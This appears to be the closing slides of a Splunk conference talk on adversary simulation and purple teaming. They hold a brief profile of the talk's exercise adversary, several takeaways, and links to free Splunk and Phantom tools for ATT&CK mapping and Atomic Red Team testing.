
- Nation-state sponsored adversary
- Located (+8.0 timezone)

**INFRASTRUCTURE**

- Compromised AWS EC2 instances
- Compromised Chinese hosts

**TAEDONGGANG LAGER****VICTIMS**

- Western innovative Brewers and Home Brewing companies




“In conclusion...”

# Takeaways

- Adversary simulation is helpful for security analytic development
- Tooling is increasingly available
- Purple Team can be realized
- We still haven't solved cyber
  - Cloud :('

# Free Tools


- ▶ MITRE ATT&CK Navigator in a Splunk Dashboard
  - [https://github.com/daveherrald/SA-attck\\_nav](https://github.com/daveherrald/SA-attck_nav)
- ▶ Simulation Runner App for Splunk
  - <https://github.com/daveherrald/SA-advsim>
- ▶ Adversary Simulation Playbook for Phantom
  - <https://github.com/daveherrald/AdvSim>
- ▶ Atomic Red Team App for Phantom
  - [https://github.com/daveherrald/ART\\_Phantom](https://github.com/daveherrald/ART_Phantom)



<https://conf.splunk.com/conf-online.html?search=1244#/>



Dave Herrald  
@daveherrald



Ryan Kovar  
@meansec